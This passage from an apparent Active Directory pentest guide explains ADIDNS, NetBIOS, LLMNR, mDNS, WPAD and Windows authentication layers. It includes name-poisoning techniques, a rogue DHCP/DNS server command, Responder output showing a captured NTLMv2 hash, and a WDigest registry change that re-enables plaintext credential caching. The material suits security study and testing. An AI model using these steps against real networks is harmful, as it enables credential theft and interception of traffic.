- ForestDnsZones partition: This partition is replicated in all the DCs in the forest. Records can be accessed through LDAP in the route `CN=MicrosoftDNS,DC=DomainDnsZones,DC=<domainpart>,DC=<domainpart>`.

- Domain partition: In legacy systems, the DNS records where stored in this partition that it is replicated in the DCs of the domain. Records can be accessed through LDAP in the route `CN=MicrosoftDNS,CN=System,DC=<domainpart>,DC=<domainpart>`.

For example, to access the DomainDnsZones partition through LDAP in `contoso.local`, the route would be `CN=MicrosoftDNS,DC=DomainDnsZones,DC=contoso,DC=local`.

As one of the special characteristics, apart from the usual DNS records, ADIDNS maintains special SRV records that allows to find certain resources in the network. This allows us to identify the DCs by querying to one of the following SRV records:

- `_gc._tcp.<DNSSDomainName>`
- `_kerberos._tcp.<DNSSDomainName>`
- `_kerberos._udp.<DNSSDomainName>`
- `_kpasswd._tcp.<DNSSDomainName>`
- `_kpasswd._udp.<DNSSDomainName>`
- `_ldap._tcp.<DNSSDomainName>`
- `_ldap._tcp.dc._msdcs.<DNSDomainName>`

These records points to servers that provides Global Catalog (_gc), Kerberos (_kerberos and _kpasswd) and LDAP (_ldap) services in Active Directory, which are the Domain Controllers.

For example, you can get the DCs of `contoso.local` from Windows with `nslookup -q=srv _ldap._tcp.dc._msdcs.contoso.local` and from Linux with `dig SRV _ldap._tcp.dc.contoso.local`.

```
PS C:\> nslookup -q=srv _ldap._tcp.contoso.local
            Server:  ip6-localhost
            Address:  ::1

_ldap._tcp.contoso.local        SRV service location:
                      priority       = 0
                      weight         = 100
                      port           = 389
                svr hostname   = dc01.contoso.local
_ldap._tcp.contoso.local        SRV service location:
                      priority       = 0
                      weight         = 100
                      port           = 389
                svr hostname   = dc02.contoso.local
dc01.contoso.local      internet address = 192.168.100.2
dc02.contoso.local      internet address = 192.168.100.6
```

DNS query to identify DCs with nslookup

It is also posible to get the IPs of DCs by resolving the domain name `<DNSDomainName>`. Additionally, the primary DC can be discovered by querying to `_ldap._tcp.pdc._msdcs.<DNSDomainName>`.

DNS dynamic updates

Other interesting mechanism in DNS are the dynamic updates. Dynamic updates allows clients to create/modify/delete DNS records. In Active Directory by default only secured dynamic updates are allowed. This means that DNS records are protected by ACLs and only authorized users can modify then.

By default any user can create a new DNS record (the user becomes its owner) and only the owner can update or delete the DNS record. Therefore, access is denied if an user wants to create a DNS record that already exists. To create new DNS records through DNS dynamic updates the script Invoke-DNSUpdate.

```
PS C:\> Invoke-DNSUpdate -DNSType A -DNSName test -DNSData 192.168.100.100 -Verbose
                VERBOSE: [+] Domain Controller = dc01.contoso.local
                        VERBOSE: [+] Domain = contoso.local
                    VERBOSE: [+] Kerberos Realm = contoso.local
                       VERBOSE: [+] DNS Zone = contoso.local
    VERBOSE: [+] TKEY name 676-ms-7.1-0967.05293487-9821-11e7-4051-000c296694e0
                VERBOSE: [+] Kerberos preauthentication successful
                    VERBOSE: [+] Kerberos TKEY query successful
                             [+] DNS update successful
                               PS C:\> nslookup test
                                  Server:  UnKnown
                                 Address:  192.168.100.2

                               Name:    test.contoso.local
                                Address:  192.168.100.100
```

DNS update with Invoke-DNSUpdate

If you are wondering how DNS can allow authenticated requests, this is achieved by using the TSIG (Transaction Signature) protocol, which requires the messages to be signed with a shared key between server and the client. In the case of Active Directory, this shared key is obtained by using the Kerberos protocol.

Back to the dynamic updates functionality, one interesting record to register is the wildcard record, `*`. The wildcard record is used to specify a default IP address that is used to resolve those queries that doesn't match any other record. Pretty useful to perform PitM attacks if it is used to point to a computer controlled by us. However, dynamic updates doesn't allow to register a wildcard record due to errors in the character handling.

Fortunately, since DNS records are stored in the Active Directory database, they can be created/modify/deleted by using LDAP. We can play with DNS records via LDAP with Powermad and dnstool.py. This technique can also be employed to recolect NetNTLM hashes with Inveigh. However, it is important to remember to delete the registered DNS records when finished in order to avoid causing network problems.

However, there are certain DNS names that are protected by the DNS Global Query Block List (GQBL) from being resolved even if you add a DNS record. By default those are `wpad` and `isatap`.

```
PS C:\> Get-DnsServerGlobalQueryBlockList

     Enable : True
   List   : {wpad, isatap}
```

Get DNS Global Query Block List


For more information about dynamic updates and the related attacks, you can check the following resources:

- Beyond LLMNR/NBNS Spoofing - Exploiting Active Directory-Integrated DNS
- ADIDNS Revisited - WPAD, GQBL, and More

NetBIOS

NetBIOS (Network Basic Input/Output System) is an OSI Session Layer 5 Protocol (and it is not related with the computer BIOS). It was developed in 1983 to allow applications in the same LAN (Local Area Network) to communicate between them. NetBIOS became very popular and used by many different applications, however, it was not able to communicate them on different networks. Therefore, in 1987, the NBT (NetBIOS over TCP/IP) protocol was created (RFC 1001 and RFC 1002) to make NetBIOS work over TCP and UDP protocols and allow applications that used NetBIOS to communicate over internet.

It is divided in three services, one, the NetBIOS **Name Service**, used for resolving the NetBIOS names, and two services, NetBIOS **Datagram and Session**, for transporting messages (similar to TCP and UDP).



NetBIOS ports

NetBIOS Datagram Service

The NetBIOS Datagram Service or NetBIOS-DGM or NBDGM is similar to UDP. It is used as transport layer for application protocols that requires a connectionless communication. The server will be listening in the UDP port 138.

NetBIOS Session Service

The NetBIOS Session Service or NetBIOS-SSN or NBSSN is similar to TCP. It can be used as transport for connected-oriented communications. It uses the 139/TCP port.

NetBIOS Name Service

From a pentest perspective, maybe the most interesting NetBIOS service is NBNS (NetBIOS Name Service) that listens in the port 137/UDP. This service allows to:

- Resolve NetBIOS name to an IP address
- Known the status of a NetBIOS node
- Register/Release a NetBIOS name

The NetBIOS names, in contrast with the DNS names, are not hierarchical, and only work in the local network. These names are made up of 16 bytes, where the first 15 bytes are used to store the name, in uppercase letters, and last byte indicates the type of the resource that has the name, which can be a hostname, domain name, a file service, etc. To watch the NetBIOS names of the local Windows machine, you can use the `nbtstat -n` command.

```
C:\Users\Anakin>nbtstat -n

                Ethernet 2:
Node IpAddress: [192.168.100.10] Scope Id: []

                NetBIOS Local Name Table

     Name               Type         Status
-----------------------------------------------
 WS01-10        <20>  UNIQUE      Registered
 WS01-10        <00>  UNIQUE      Registered
 CONTOSO        <00>  GROUP       Registered
```

NetBIOS names of local computer

As we can see, several names of different types are shown. In order to identify them you can use the following table that contains the most common names, but there are many more.

Number	Type	Usage
00	UNIQUE	Hostname
00	GROUP	Domain name
01	GROUP	Master Browser
1D	UNIQUE	Master Browser
1E	GROUP	Browser service
20	UNIQUE	File server

NetBIOS name types

The NBNS protocol was implemented by Microsoft as WINS (Windows Internet Name Service). In a network, each Windows computer has a WINS database that stores the available network resources, as well as its netbios and domain (or workgroup) name. Moreover, a WINS server can also be setup, that works like a DNS server with NetBIOS names.

Therefore, in order to resolve a NetBIOS name there are two available strategies. The first one is to query to the WINS server to resolve the name. If this is not possible, then the query can be sent to the IP broadcast address, waiting for the answer from the target computer. A NBNS name resolution is performed when a NetBIOS name is used to connect to another machine, for example, in a command such as `net view \\name`. In Linux machines is possible to use the nmblookup utility to resolve NetBIOS names.

```
# nmblookup ws01-10
192.168.100.10 ws01-10<00>
```

nmblookup resolution

It must be noted that, in case of a broadcast request, any computer can respond to the query, so it allows to an attacker to impersonate the real computer. This is one of the tactics followed by responder.py and Inveigh to collect NTLM hashes.

Also, it must taked into account that NBNS is not used if any other protocol can resolve the name request. The order of preference is the following:

1. DNS
2. mDNS
3. LLMNR
4. NBNS

Additionally, in case of knowing the IP of a NetBIOS node, you can ask it about its services. In a Windows machine this can be done with the nbtstat command.

```
C:\Users\Anakin>nbtstat -A 192.168.100.4

                Ethernet 2:
Node IpAddress: [192.168.100.3] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WS02-7         <00>  UNIQUE      Registered
    CONTOSO        <00>  GROUP       Registered
    WS02-7         <20>  UNIQUE      Registered
    CONTOSO        <1E>  GROUP       Registered
    CONTOSO        <1D>  UNIQUE      Registered
    ☺☻__MSBROWSE__☻<01>  GROUP       Registered

    MAC Address = 52-54-00-A4-8C-F2
```

Resolving hostname and services with ntbstat

In the nbstat output you can see the hostname, the domain (or workgroup) name, and several services of the machine, specified by the type. You can check the meaning of type column in this table.

Furthermore, it is possible to use this capability to perform a NetBIOS scan in a network and discover machines and services. This can be accomplished with nbtscan or nmap script nbtstat.nse, from both Windows or Linux.

```
root@debian10:~# nbtscan 192.168.100.0/24
192.168.100.2   CONTOSO\DC01                    SHARING DC
 192.168.100.7   CONTOSO\WS02-7                  SHARING
*timeout (normal end of scan)
```

NetBIOS scan with nbtscan

> In case you are connected to the network through proxychains, this won't work since proxychains doesn't redirect UDP connections.

Moreover, NBNS also allows to NetBIOS nodes to register and release their names. When a node is connected to the network, it sends a registration message to the WINS server, or if this not possible, a broadcast message. Also, when the node leave the network it should send a message to release the name, what doesn't usually happen.

It should be note that NBNS/WINS is considered a legacy protocol so its use is discouraged. However, it can be still found working in many Windows networks, since it is enabled by default for compatibility reasons.

LLMNR

LLMNR (Link-Local Multicast Name Resolution) is a descentralized application protocol similar to DNS that allows to resolve hostnames in the same local network, which means that its packets are not forwarded by routers and are only transmited in their network segment. It is included in Windows since Windows Vista, and is the third preferred method to resolve names. The order of preference is the following:

1. DNS
2. mDNS
3. LLMNR
4. NBNS

In a Windows network, the computers are listening into the port 5355/UDP and to resolve a name, the client sends a LLMNR query to the multicast address 224.0.0.252 (FF02:0:0:0:0:0:1:3 in IPv6). The queries follow the DNS format and can be use to ask not only for names, but also any other question supported by DNS.

```
                .---
LLMNR ---> | 5355/UDP
                '---
```

LLMNR port


The common case is use LLMNR to resolve names in local link by sending A DNS queries. In this case, the computer that has the queried name should response. But, of course, the query can be responded by anyone, even by an attacker to perform a PitM attack. This is one of the tactics used by responder.py and Inveigh to recollect NTLM hashes in networks with Windows machines.

mDNS

mDNS (multicast DNS) is a descentralized application protocol, similar to LLMNR, based on DNS that allows to resolve names in local networks, which means that its packets are not forwarded by routers and are only transmited in their network segment. It is included in Windows 10, and is the second preferred method to resolve names after DNS.

1. DNS
2. mDNS
3. LLMNR
4. NBNS

In a Windows network, the computers are listening into the port 5353/UDP and to resolve a name, the client sends a mDNS query to the multicast address 224.0.0.251 (FF02::FB in IPv6). The queries follow the DNS format and can be use to ask not only for names, but also any other question supported by DNS.



mDNS port

The common case is use mDNS to resolve names in local link by sending A DNS queries. In this case, the computer that has the queried name should response by sending the answer to the multicast address 224.0.0.251, this way, any computer in the network can obtain the answer and cache it. But, of course, the query can be responded by anyone, even an attacker to perform a MITM attack. This is one of the tactics used by responder.py and Inveigh to recollect NetNTLM hashes in networks with Windows machines.

WPAD

The WPAD (Web Proxy Auto-Discovery) is a protocol for browsers to get dynamically a file that indicates the proxies they should use. The file indicating the proxies is a PAC (Proxy Auto-Config) javascript file that contains a `FindProxyForURL` function that is invoked by browsers when they navigate to a site.

```
function FindProxyForURL(url, host) {
      if (host == "example.com") {
          return "PROXY proxy:80";
                  }
            return "DIRECT";
                 }
```

PAC file example

Even if the WPAD protocol is not used by default, it can be found in enterprise environments, since many companies use proxies to watch its traffic. WPAD can be configured in browsers or system settings, or even by using a GPO.

To find the PAC, the browsers usually look for it in `http://wpad.<domain>/wpad.dat`. Another URL can also be set by DHCP.

In order to resolve the `wpad.<domain>` the OS send a DNS request. In the past, Windows machines use to send also an LLMNR or NetBIOS request if DNS fails, but since MS16-077 security update, the broadcast resolution of WPAD is disabled.

Moreover, you cannot create the `wpad` DNS record by using DNS dynamic updates through DNS or DHCP, or directly with LDAP. This is because is protected by the Global Query Block List (GQBL).

So, even if in the past this attack was very popular, today your better chance is to configure a malicious DNS server in the victim, by using DHCP or manually to resolve `wpad` to your host.

```
$ sudo dhcplayer server -I eth2 -v --domain contoso.local
      INFO - IP pool: 192.168.100.1-192.168.100.254
                INFO - Mask: 255.255.255.0
             INFO - Broadcast: 192.168.100.255
                INFO - DHCP: 192.168.100.44
               INFO - DNS: [192.168.100.44]
              INFO - Router: [192.168.100.44]
                INFO - Domain: contoso.local
    INFO - DISCOVER from 52:54:00:76:87:bb (ws01-10)
                INFO - Offer 192.168.100.121
     INFO - REQUEST from 52:54:00:76:87:bb (ws01-10)
           INFO - Requested IP 192.168.100.121
   INFO - ACK to 192.168.100.121 for 52:54:00:76:87:bb
```

Configure a fake DNS server from DHCP

Additionally, it seems that in the past it was possible to ask for basic HTTP authentication in the wpad request. However, I tried with different browsers (IE, Edge, Firefox and Chrome) but I was unable to make it work. Only when NTLM was required (using responder.py) the victim browser downloads the wpad file.

```
$ sudo responder -I eth2 -wF
                                        1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
.......
[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]
.......
[+] Listening for events...

[*] [DNS] A Record poisoned answer sent to: 192.168.100.121  Requested name: .wpad.contoso.local
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 Edg/90.0.818.66
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 Edg/90.0.818.66
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 Edg/90.0.818.66
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 Edg/90.0.818.66
[HTTP] NTLMv2 Client   : 192.168.100.121
[HTTP] NTLMv2 Username : CONTOSO\anakin
[HTTP] NTLMv2 Hash     : anakin::CONTOSO:bab86818f6898114:4E4B01D6F205A8BAED8383384C34E4BB:0101000000000000342A94C0D853D7018430129FD734A9060000000002000800 4E0032003200360001001E00570049004E002D003900330034004C0048004600510045004B004400480004001 4004E003200320036002E004C004F00430041004C00030034 00570049004E002D003900330034004C0048004600510045004B00440048002E004E003200320036002E004C004F00430041004C00050014004E003200320036002E004C004F00430041004C0008003000300000000000000000100000000200000F160EE2502E164FA02569EF7A5CFA08BC2C34A7C4843E74A8E6E5A4683CF1EEA0A0010000000000000000000000000000000000000900120048005400540050002F007700700061006400000000000000000000
[HTTP] WPAD (auth) file sent to 192.168.100.121
```

Serve WPAD file from Responder with NTLM auth

Apart from getting the NTLM hash to crack, this could be useful for NTLM relay attacks, since the HTTP doesn't required sign in NTLM and therefore it can be used with any other protocol in NTLM cross-protocol relay attack.


Moreover, to serve the PAC file to the victim will allow you to execute some javascript code as the victim, which could be used to exfiltrate the visited URLs.

Authentication

A critical point to understand many of the Active Directory attacks is to understand how authentication works in Active Directory. But before digging into the technical details, let's make a quick summary.

In Active Directory there are two network authentication protocols available: NTLM and Kerberos. Any of them can be used to authenticate domain users, but Kerberos is the preferred option for this case, however only NTLM can be used to authenticate local computer users.

Since any of them can be used, how the client and server agree on the authentication protocol to be used? They use a negotiation mechanism called SPNEGO. With SPNEGO, they can indicate the protocols that are acceptable for them.



SPNEGO negotiation

The protocols negotiated with SPNEGO must be compatible with the GSS-API programming interface, allowing the client and server programs to use them in a transparent way.

But it also must be taken into account that authentication protocols are not only to being used to remote logons, but also for local logons, since the computers need to authenticate the domain users against the Domain Controllers (usually by asking a Kerberos ticket). There are different logon types in Windows machines and they should be considered by a pentester, since many of them cache the user credentials in the lsass process or store the passwords in the LSA Secrets.

So let's review these topics.

GSS-API/SSPI

GSS-API (Generic Security Service Application Program Interface) is an application programming interface that defines procedures and types that can be implemented by security packages in order to provide authentication (not authorization) in a uniformed way. Is defined in RFC 2743.


The procedures and types for C programming language are defined in RFC 2744. Thus, a library GSS-API compatible implements those methods and types. For example, the MIT Kerberos library can be used by calling the GSS-API procedures instead of directly calling the Kerberos procedures. Some of the GSS-API procedures are:

- gss_acquire_cred: Returns a handle for credentials.
- gss_init_sec_context: Initiates a security context to be used with a peer.
- gss_accept_sec_context: Accepts the security context initiated by a peer.

Furthermore, GSS-API also helps to maintain the integrity and confidentiality of a communication. GSS-API includes procedures to calculate/verify a MIC (Message Integrity Code) for a message, as well as to encrypt/decrypt the content. The related procedures are the following:

- gss_get_mic: Calculate the MIC (Message Integrity Code) for a message.
- gss_verify_mic: Check the MIC to verify the message integrity.
- gss_wrap: Attach MIC to a message and optionally encrypt the message content.
- gss_unwrap: Verify the MIC and decrypt the message content.

This way, an user application can use different security libraries by just calling the GSS-API procedures, without changing the code for each library. For example, a program could use both Kerberos and NTLM authentication through GSS-API.



Program that can use Kerberos or NTLM authentication

Many different services in Windows uses the GSS-API in order to provide authentication through Kerberos or NTLM. Notwithstanding, Kerberos is not available in Workgroups, only in Active Directory, since is a centralized authentication protocol.

Windows uses SSPI (Security Support Provider Interface), which is a Microsoft propietary variant of GSS-API with some extensions. In fact, many functions of SSPI are equivalent to GSS-API functions, like the following:

SSPI	GSS-API
AcquireCredentialsHandle	gss_acquire_cred
InitializeSecurityContext	gss_init_sec_context
AcceptSecurityContext	gss_accept_sec_context

SSPI GSS-API functions equivalencies

Windows SSPs

In Windows there are different SSPs (Security Support Provider), in form of DLLs, that implement the SSPI and can be used by different applications. Some SSPs are the following:

Kerberos SSP


The Kerberos SSP (kerberos.dll) manages the Kerberos authentication. It also responsible for caching the Kerberos tickets and keys.

NTLM SSP

The NTLMSSP (msv1_0.dll) manages NTLM authentication. It is responsible for caching the NT hashes that can be extracted by mimikatz from the lsass process.

Negotiate SSP

The Negotiate SSP (secur32.dll) is an intermediary SSP that manages the SPNEGO negotiation and delegates the authentication to Kerberos SSP or NTLM SSP, based on the negotiation result.



Program that uses Negotiate (SPNEGO)

Digest SSP

The Digest (wdigest.dll) implements the Digest Access protocol. Used for HTTP. This is the SSP that caches the plaintext password in old operating systems that can be retrieved by mimikatz.

Even if the password caching is disabled by default since Windows 2008 R2, it is still possible to enable the password caching by setting the `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential` registry entry to 1 or patching the Digest SSP directly in memory.

Secure Channel SSP

The Secure Channel (schannel.dll) provide encrypted communications. It is used to add SSL/TLS layer to HTTP communications.

Cred SSP

The CredSSP (credssp.dll) creates a TLS channel, authenticates the client through negotiate SSP, and finally allows the client to send the user full credentials to the server. It is used by RDP.

Custom SSPs

Moreover, also third parties can add its own custom SSP, in the registry key `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages`. The SSP can also be an AP (Authentication Package), that is used by logon applications. Actually, the registration of an SSP/AP is a technique used by mimikatz to steal passwords.


SPNEGO

SPNEGO (Simple and Protected GSS-API Negotiation) is a mechanism that allows to client-server applications to negotiatite the underlying security protocol, that is GSS-API compatible, used by the application. This way, both client (also known as initiator in RFC

4178) and server (known as acceptor), can establish the same GSS context (by calling GSS_Init_sec_context).

The process for SPNEGO is basically the following:


1. The client (initiator) calls to *GSS_Init_sec_context* and indicates that SPNEGO is going to be used. Then a list with options of security mechanism is returned (mechTypes) and optionally an initial token for the preferred mechanism (mechToken). This information is sent to the server (acceptor) in the message *NegTokenInit*.



SPNEGO NegTokenInit with Kerberos initial token


1. The server application passes the initial token and list of security mechanisms to *GSS_Accept_sec_context*. Then one of the following results is returned and sent in a *NegTokenResp* message (*NegTokenResp* is the same that *NegTokenTarg* shown by Wireshark):

    1. None of the security mechanisms is accepted. The server rejects the negotiation.
    2. If the selected security mechanism is the preferred by the client, the received token is used. A negotiation token containing an *accept-complete* state is created.
    3. Other mechanism than the preferred mechanism is selected, therefore a negotiation token with *accept-incompleted* or *request-mic* state is created.



SPNEGO NegTokenResp with accept-complete response

2. If the negotiation is returned to the client, then this passes it to *GSS_Init_sec_context* and analyzes it. The negotiation continues until both client and server agree in a security mechanism and options.

